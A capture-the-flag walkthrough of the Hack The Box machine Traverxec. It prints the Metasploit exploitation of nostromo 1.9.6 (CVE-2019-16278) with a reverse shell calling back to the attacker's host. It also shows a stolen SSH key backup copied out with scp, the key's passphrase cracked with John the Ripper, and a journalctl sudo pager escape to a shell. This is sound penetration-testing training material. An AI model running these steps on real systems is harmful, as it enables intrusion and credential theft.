Hack The Box - Traverxec by plasticuproject

Enumeration

We first start off with an nmap scan of the machine.

```
root@kal-el:~/Desktop/traverxec# nmap -v -A -sV -oA nmap/traverxec 10.10.10.165
```

After which we will export the output to an html file.

```
root@kal-el:~/Desktop/traverxec# xsltproc nmap/traverxec.xml > traverxec.html
root@kal-el:~/Desktop/traverxec#
```

And view it in our browser.

file:///root/Desktop/traverxec/traverxec.html

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB | MSFU

Address

- 10.10.10.165 (ipv4)

Ports

The 998 ports scanned but not shown below are in state: **filtered**

- 998 ports replied with: **no-responses**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack	OpenSSH	7.9p1 Debian 10+deb10u1	protocol 2.0
	ssh-hostkey	2048 aa:99:a8:16:68:cd:41:cc:f9:6c:84:01:c7:59:09:5c (RSA) 256 93:dd:1a:23:ee:d7:1f:08:6b:58:47:09:73:a3:88:cc (ECDSA) 256 9d:d6:62:1e:7a:fb:8f:56:92:e6:37:f1:10:db:9b:ce (ED25519)					
80	tcp	open	http	syn-ack	nostromo	1.9.6	
	http-favicon	Unknown favicon MD5: FED84E16B6CCFE88EE7FFAAE5DFEFD34					
	http-methods	Supported Methods: GET HEAD POST					
	http-server-header	nostromo 1.9.6					
	http-title	TRAVERXEC					

Remote Operating System Detection

- Used port: **22/tcp (open)**
- OS match: **Linux 3.10 - 4.11 (92%)**
- OS match: **Linux 3.18 (92%)**
- OS match: **Linux 3.2 - 4.9 (92%)**
- OS match: **Crestron XPanel control system (90%)**
- OS match: **Linux 3.16 (89%)**
- OS match: **ASUS RT-N56U WAP (Linux 3.4) (87%)**
- OS match: **Linux 3.1 (87%)**
- OS match: **Linux 3.2 (87%)**
- OS match: **HP P2000 G3 NAS device (87%)**
- OS match: **AXIS 210A or 211 Network Camera (Linux 2.6.17) (87%)**

Here we can see there is a listening ssh server and web server with a header telling us it's using something called **nostromo.** We will add the ip address to our hosts file as **traverxec.htb** and see what the web server is serving up.

```
127.0.0.1       localhost
127.0.1.1       kal-el
10.10.10.165    traverxec.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
~
```

TRAVERXEC - Mozilla Firefox


TRAVERXEC | traverxec.htb

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB | MSFU


TRAVERXEC


Hello, my name is **David White**.
I create for the web.

Web Design | UI Development | Brand Identity



We can see that this was set up by a developer named David White, and there is a contact form, but there isn't much else to look at. We then do a Google search on the **nostromo** service and see if there are any known vulnerabilities for this version.





We can see there is a known directory traversal remote command execution vulnerability, and there is even a Metasploit module for it. We load **msfconsole** and check out the exploit.

```
msf5 > search nostromo 1.9.6

Matching Modules
================

   #  Name                                       Disclosure Date  Rank    Check  Description
   -  ----                                       ---------------  ----    -----  -----------
   0  exploit/multi/http/nostromo_code_exec      2019-10-20       good    Yes    Nostromo Directory Traversal Remote Command Execution
   1  exploit/windows/ftp/absolute_ftp_list_bof  2011-11-09       normal  No     AbsoluteFTP 1.9.6 - 2.2.10 LIST Command Remote Buffer Overflow

msf5 >
```

```
Payload information:

Description:
  This module exploits a remote command execution vulnerability in
  Nostromo ≤ 1.9.6. This issue is caused by a directory traversal in
  the function `http_verify` in nostromo nhttpd allowing an attacker
  to achieve remote code execution via a crafted HTTP request.

References:
  https://cvedetails.com/cve/CVE-2019-16278/
  https://www.sudokaikan.com/2019/10/cve-2019-16278-unauthenticated-remote.html

msf5 exploit(multi/http/nostromo_code_exec) >
```

Looks promising. We try it out.

User: www-data

We then set up the exploit and deliver the payload.

```
msf5 exploit(multi/http/nostromo_code_exec) > show options

Module options (exploit/multi/http/nostromo_code_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    80               yes       The target port (TCP)
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Unix In-Memory)


msf5 exploit(multi/http/nostromo_code_exec) > set RHOSTS 10.10.10.165
RHOSTS => 10.10.10.165
msf5 exploit(multi/http/nostromo_code_exec) > set LHOST 10.10.15.103
LHOST => 10.10.15.103
msf5 exploit(multi/http/nostromo_code_exec) >
```

```
msf5 exploit(multi/http/nostromo_code_exec) > run

[*] Started reverse TCP handler on 10.10.15.103:4444
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (10.10.15.103:4444 -> 10.10.10.165:38388) at 2020-04-10 12:00:04 -0400
whoami

www-data
```

The exploit ran flawlessly and we now have a shell as **www-data**. We then upgrade our shell capabilities by setting up a netcat listener and calling back to our machine, and after looking around we find there is a user named **david**, but we do not have permissions to access his home directory.

```
www-data@traverxec:/usr/bin$ pwd
/usr/bin
www-data@traverxec:/usr/bin$ cd /home
www-data@traverxec:/home$ ls
david
www-data@traverxec:/home$ cd david/
www-data@traverxec:/home/david$ ls
ls: cannot open directory '.': Permission denied
www-data@traverxec:/home/david$ ls -a
ls: cannot open directory '.': Permission denied
www-data@traverxec:/home/david$ cd ..
www-data@traverxec:/home$ ls -a
.  ..  david
www-data@traverxec:/home$ ls -lash
total 12K
4.0K drwxr-xr-x  3 root  root  4.0K Oct 25 14:32 .
4.0K drwxr-xr-x 18 root  root  4.0K Oct 25 14:17 ..
4.0K drwx--x--x  6 david david 4.0K Apr 10 12:17 david
www-data@traverxec:/home$
```

After more searching we find some configuration files for the **nostromo** service.

```
www-data@traverxec:/home$ cd /
www-data@traverxec:/$ ls
bin   home            lib32       media  root  sys  vmlinuz
boot  initrd.img      lib64       mnt    run   tmp  vmlinuz.old
dev   initrd.img.old  libx32      opt    sbin  usr
etc   lib             lost+found  proc   srv   var
www-data@traverxec:/$ cd /var
www-data@traverxec:/var$ ls
backups  cache  lib  local  lock  log  mail  nostromo  opt  run  spool  tmp
www-data@traverxec:/var$ cd nostromo/
www-data@traverxec:/var/nostromo$ ls
conf  htdocs  icons  logs
www-data@traverxec:/var/nostromo$ ls -lash
total 24K
4.0K drwxr-xr-x  6 root     root   4.0K Oct 25 14:43 .
4.0K drwxr-xr-x 12 root     root   4.0K Oct 25 14:43 ..
4.0K drwxr-xr-x  2 root     daemon 4.0K Oct 27 16:12 conf
4.0K drwxr-xr-x  6 root     daemon 4.0K Oct 25 17:11 htdocs
4.0K drwxr-xr-x  2 root     daemon 4.0K Oct 25 14:43 icons
4.0K drwxr-xr-x  2 www-data daemon 4.0K Apr 10 11:28 logs
www-data@traverxec:/var/nostromo$
```

```
www-data@traverxec:/var/nostromo$ cat conf/
cat: conf/: Is a directory
www-data@traverxec:/var/nostromo$ cd conf/
www-data@traverxec:/var/nostromo/conf$ ls
mimes  nhttpd.conf
www-data@traverxec:/var/nostromo/conf$ cat nhttpd.conf
# MAIN [MANDATORY]

servername              traverxec.htb
serverlisten            *
serveradmin             david@traverxec.htb
serverroot              /var/nostromo
servermimes             conf/mimes
docroot                 /var/nostromo/htdocs
docindex                index.html

# LOGS [OPTIONAL]

logpid                  logs/nhttpd.pid

# SETUID [RECOMMENDED]

user                    www-data

# BASIC AUTHENTICATION [OPTIONAL]

htaccess                .htaccess
htpasswd                /var/nostromo/conf/.htpasswd

# ALIASES [OPTIONAL]

/icons                  /var/nostromo/icons

# HOMEDIRS [OPTIONAL]

homedirs                /home
homedirs_public         public_www
www-data@traverxec:/var/nostromo/conf$
```

Here we learn that in the user (**david**) home directory there are directories that **nostromo** uses. We check the permissions on those directories and files using the absolute file paths to see if we are able to read anything,

```
www-data@traverxec:/var/nostromo/conf$ ls /home/david/public_www
index.html  protected-file-area
www-data@traverxec:/var/nostromo/conf$ ls -lash /home/david/public_www
total 16K
4.0K drwxr-xr-x 3 david david 4.0K Oct 25 15:45 .
4.0K drwx--x--x 6 david david 4.0K Apr 10 12:25 ..
4.0K -rw-r--r-- 1 david david  402 Oct 25 15:45 index.html
4.0K drwxr-xr-x 2 david david 4.0K Oct 25 17:02 protected-file-area
<tromo/conf$ ls -lash /home/david/public_www/protected-file-area
total 16K
4.0K drwxr-xr-x 2 david david 4.0K Oct 25 17:02 .
4.0K drwxr-xr-x 3 david david 4.0K Oct 25 15:45 ..
4.0K -rw-r--r-- 1 david david   45 Oct 25 15:46 .htaccess
4.0K -rw-r--r-- 1 david david 1.9K Oct 25 17:02 backup-ssh-identity-files.tgz
www-data@traverxec:/var/nostromo/conf$
```

```
<tromo/conf$ cat /home/david/public_www/protected-file-area/.htaccess
realm David's Protected File Area. Keep out!
www-data@traverxec:/var/nostromo/conf$
```

We can successfully ‘jump over’ the permissions of **/home/david** and list/read files. We find there is a compressed file called **backup-ssh-identity-files.tgz**.

User: david

We copy the compressed backup file to a temporary directory and untar it.

```
www-data@traverxec:/var/nostromo/conf$ mkdir /tmp/.my_stuff
</protected-file-area/backup-ssh-identity-files.tgz /tmp/.my_stuff/
www-data@traverxec:/var/nostromo/conf$
```

```
www-data@traverxec:/usr/bin$ mkdir /tmp/.my_stuff
www-data@traverxec:/usr/bin$ ls /home/david/public_www
index.html  protected-file-area
www-data@traverxec:/usr/bin$ ls /home/david/public_www/protected-file-area
backup-ssh-identity-files.tgz
</protected-file-area/backup-ssh-identity-files.tgz /tmp/.my_stuff/
www-data@traverxec:/usr/bin$ cd /tmp/.my_stuff/
www-data@traverxec:/tmp/.my_stuff$ ls
backup-ssh-identity-files.tgz
www-data@traverxec:/tmp/.my_stuff$
```

```
www-data@traverxec:/tmp/.my_stuff$ ls
backup-ssh-identity-files.tgz
www-data@traverxec:/tmp/.my_stuff$ tar -zxvf backup-ssh-identity-files.tgz
home/david/.ssh/
home/david/.ssh/authorized_keys
home/david/.ssh/id_rsa
home/david/.ssh/id_rsa.pub
www-data@traverxec:/tmp/.my_stuff$
```

Here we see it contains **david's ssh credentials**. We can use **scp** to send those files to our host machine and see if the **private key** is protected with a password. If it is we can try to crack it using tools in the **John The Ripper** tool suite.

```
www-data@traverxec:/usr/bin$ mkdir /tmp/.my_stuff
www-data@traverxec:/usr/bin$ ls /home/david/public_www
index.html  protected-file-area
www-data@traverxec:/usr/bin$ ls /home/david/public_www/protected-file-area
backup-ssh-identity-files.tgz
</protected-file-area/backup-ssh-identity-files.tgz /tmp/.my_stuff/
www-data@traverxec:/usr/bin$ cd /tmp/.my_stuff/
www-data@traverxec:/tmp/.my_stuff$ ls
backup-ssh-identity-files.tgz
www-data@traverxec:/tmp/.my_stuff$ tar -zxvf backup-ssh-identity-files.tgz
home/david/.ssh/
home/david/.ssh/authorized_keys
home/david/.ssh/id_rsa
home/david/.ssh/id_rsa.pub
<tity-files.tgz root@10.10.15.103:/root/Desktop/traverxec
Could not create directory '/var/www/.ssh'.
The authenticity of host '10.10.15.103 (10.10.15.103)' can't be established.
ECDSA key fingerprint is SHA256:Hr/tz0y7mXGBPPD7jaKWWV9wdTVX3wdiVPwmENhEh+4.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
root@10.10.15.103's password:
backup-ssh-identity-files.tgz                 100% 1915    16.6KB/s   00:00
www-data@traverxec:/tmp/.my_stuff$
```

After trying to connect to the machine over **ssh** using **david's private key**, we learn that it is password protected. So we will use **john** tools running on another PC to try to crack the **private key password**, first by extracting the **hash** from the key, then brute forcing the password from john's default list.

```
plasticuproject@UBOX:~/Desktop/traverxec$ python /home/plasticuproject/src/john/run/ssh2john.py david_id_rsa > david.hash
plasticuproject@UBOX:~/Desktop/traverxec$ cat david.hash
david_id_rsa:$sshng$1$16$477EEFFBA56F9D283D349033D5D08C4F$1200$b1ec9e1ff7de1b5f5395468c76f1d92bfdaa7f2f29c3076bf6c83be71e213e9249f186
ae856a2b08de0b3c957ec1f086b6e8813df672f993e494b90e9de220828aee2e45465b8938eb9d69c1e9199e3b13f0830cde39dd2cd491923c424d7dd62b35bd5453e
e8d24199c733d261a3a27c3bc2d3ce5face868cfa45c63a3602bda73f08e87dd41e8cf05e3bb917c0315444952972c02da4701b5da248f4b1725fc22143c7eb4ce38b
b81326b92130873f4a563c369222c12f2292fac513f7f57b1c75475b8ed8fc454582b1172aed0e3fcac5b5850b43eee4ee77dbedf1c880a27fe906197baf6bd005c43
adbf8e3321c63538c1abc90a79095ced7021cbc92ffd1ac441d1dd13b65a98d8b5e4fb59ee60fcb26498729e013b6cff63b29fa179c75346a56a4e73fbcc8f06c8a4d
5f8a3600349bb51640d4be260aaf490f580e3648c05940f23c493fd1ecb965974f464dea999865cfeb36408497697fa096da241de33ffd465b3a3fab925703a8e3cab
77dc590cde5b5f613683375c08f779a8ec70ce76ba8ecda431d0b121135512b9ef486048052d2cfce9d7a479c94e332b92a82b3d609e2c07f4c443d3824b6a8b54362
0c26a856f4b914b38f2cfb3ef6780865f276847e09fe7db426e4c319ff1e810aec52356005aa7ba3e1100b8dd9fa8b6ee07ac464c719d2319e439905ccaeb201bae2c
9ea01e08ebb9a0a9761e47b841c47d416a9db2686c903735ebf9e137f3780b51f2b5491e50aea398e6bba862b6a1ac8f21c527f852158b5b3b90a6651d21316975cd5
43709b3618de2301406f3812cf325d2986c60fdb727cadf3dd17245618150e010c1510791ea0bec870f245bf94e646b72dc9604f5acefb6b28b838ba7d7caf0015fe7
b8138970259a01b4793f36a32f0d379bf6d74d3a455b4dd15cda45adcfdf1517dca837cdaef08024fca3a7a7b9731e7474eddbdd0fad51cc7926dfbaef4d8ad47b168
7278e7c7474f7eab7d4c5a7def35bfa97a44cf2cf4206b129f8b28003626b2b93f6d01aea16e3df597bc5b5138b61ea46f5e1cd15e378b8cb2e4ffe7995b7e7e52e35
fd4ac6c34b716089d599e2d1d1124edfb6f7fe169222bc9c6a4f0b6731523d436ec2a15c6f147c40916aa8bc6168ccedb9ae263aaac078614f3fc0d2818dd30a5a113
341e2fcccc73d421cb711d5d916d83bfe930c77f3f99dba9ed5cfcee020454ffc1b3830e7a1321c369380db6a61a757aee609d62343c80ac402ef8abd566162562385
22c57e8db245d3ae1819bd01724f35e6b1c340d7f14c066c0432534938f5e3c115e120421f4d11c61e802a0796e6aaa5a7f1631d9ce4ca58d67460f3e5c1cdb2c5f69
70cc598805abb386d652a0287577c453a159bfb76c6ad4daf65c07d386a3ff9ab111b26ec2e02e5b92e184e44066f6c7b88c42ce77aaa918d2e2d3519b4905f6e2395
a47cad5e2cc3b7817b557df3babc30f799c4cd2f5a50b9f48fd06aaf435762062c4f331f989228a6460814c1c1a7777951041436 30dc16b79f51ae2dd9e008b4a5f6f
52bb4ef38c8f5690e1b426557f2e068a9b3ef5b4fe842391b0af7d1e17bfa43e71b6bf16718d67184747c8dc1fcd1568d4b8ebdb6d55e62788553f4c69d128360b407
db1d278b5b417f4c0a38b11163409b18372abb34685a30264cdfcf57655b10a283ff0
plasticuproject@UBOX:~/Desktop/traverxec$
```

```
plasticuproject@UBOX:~/Desktop/traverxec$ /home/plasticuproject/src/john/run/john david.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/home/plasticuproject/src/john/run/password.lst, rules:Wordlist
hunter           (david_id_rsa)
Proceeding with incremental:ASCII
hunter           (david_id_rsa)
2g 0:00:00:41  3/3 0.04844g/s 2205Kp/s 2205Kc/s 2205KC/s gtpadh..gtpaus
Session aborted
plasticuproject@UBOX:~/Desktop/traverxec$
```

We have successfully cracked the private key password, which is **hunter**. Now we use that key to connect to the machine via **ssh** with **david's credentials**. We see the **user.txt** file in his home directory, and read the file.

```
root@kal-el:~/Desktop/traverxec/home/david/.ssh# ls
authorized_keys  id_rsa  id_rsa.pub
root@kal-el:~/Desktop/traverxec/home/david/.ssh# cp id_rsa /root/.ssh/david_id_rsa
root@kal-el:~/Desktop/traverxec/home/david/.ssh# chmod 600 /root/.ssh/david_id_rsa
root@kal-el:~/Desktop/traverxec/home/david/.ssh#
```

```
root@kal-el:~/.ssh# ssh -i david_id_rsa david@traverxec.htb
Enter passphrase for key 'david_id_rsa':
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64
Last login: Fri Apr 10 13:17:00 2020 from 10.10.15.100
david@traverxec:~$ ls
bin  public_www  user.txt
david@traverxec:~$ cat user.txt
7d[redacted]f3d
david@traverxec:~$
```

User: root

While browsing through **david's** files we find a logging script that invokes **journalctl** with **sudo**. After running this script we can see that user **david** has permissions to run this command with sudo privileges, which is probably set in the **/etc/sudoers** file.

```
david@traverxec:~$ ls -lash bin/
total 16K
4.0K drwx------ 2 david david 4.0K Oct 25 16:26 .
4.0K drwx--x--x 5 david david 4.0K Oct 25 17:02 ..
4.0K -r-------- 1 david david  802 Oct 25 16:26 server-stats.head
4.0K -rwx------ 1 david david  363 Oct 25 16:26 server-stats.sh
david@traverxec:~$ cat bin/server-stats.sh
#!/bin/bash

cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
david@traverxec:~$
```

```
david@traverxec:~$ cd bin/
david@traverxec:~/bin$ ./server-stats.sh

   Webserver Statistics and Data
         Collection Script
          (c) David, 2019

                                                    .----.
                                  .---------. | == |
                                  |.-"""""-.| |----|
                                  ||       || | == |
                                  ||       || |----|
                                  |'-.....-'| |::::|
                                  `"")---("`  |___.|
                                 /:::::::::::\"  "
                                /:::=======:::\
                            jgs '"""""""""""""'

Load:  13:27:11 up 20 min,  7 users,  load average: 0.00, 0.00, 0.00

Open nhttpd sockets: 9
Files in the docroot: 117

Last 5 journal log lines:
-- Logs begin at Fri 2020-04-10 13:06:35 EDT, end at Fri 2020-04-10 13:27:11 EDT. --
Apr 10 13:25:20 traverxec passwd[1583]: pam_unix(passwd:chauthtok): authentication failure; logname= uid=33 euid=0 tty= ruser= rhost=  user=www-data
Apr 10 13:26:09 traverxec sudo[1616]: pam_unix(sudo:auth): authentication failure; logname= uid=33 euid=0 tty=/dev/pts/10 ruser=www-data rhost=  user=www-data
Apr 10 13:26:30 traverxec passwd[1619]: pam_unix(passwd:chauthtok): authentication failure; logname= uid=33 euid=0 tty= ruser= rhost=  user=www-data
Apr 10 13:26:51 traverxec su[1646]: pam_unix(su:auth): authentication failure; logname= uid=33 euid=0 tty=pts/10 ruser=www-data rhost=  user=root
Apr 10 13:26:53 traverxec su[1646]: FAILED SU (to root) www-data on pts/10
david@traverxec:~/bin$
```

After a little Google searching we find that there is a **shell escape** for j**ournalctl** that uses the **pager** in **less** to allow to you input and run commands.

https://gtfobins.github.io/gtfobins/journalctl/

Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB | MSFU

.. / journalctl

Star 2,481

Shell | Sudo

This invokes the default pager, which is likely to be `less`, other functions may apply.

This might not work if run by unprivileged users depending on the system configuration.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
journalctl
!/bin/sh
```

Sudo

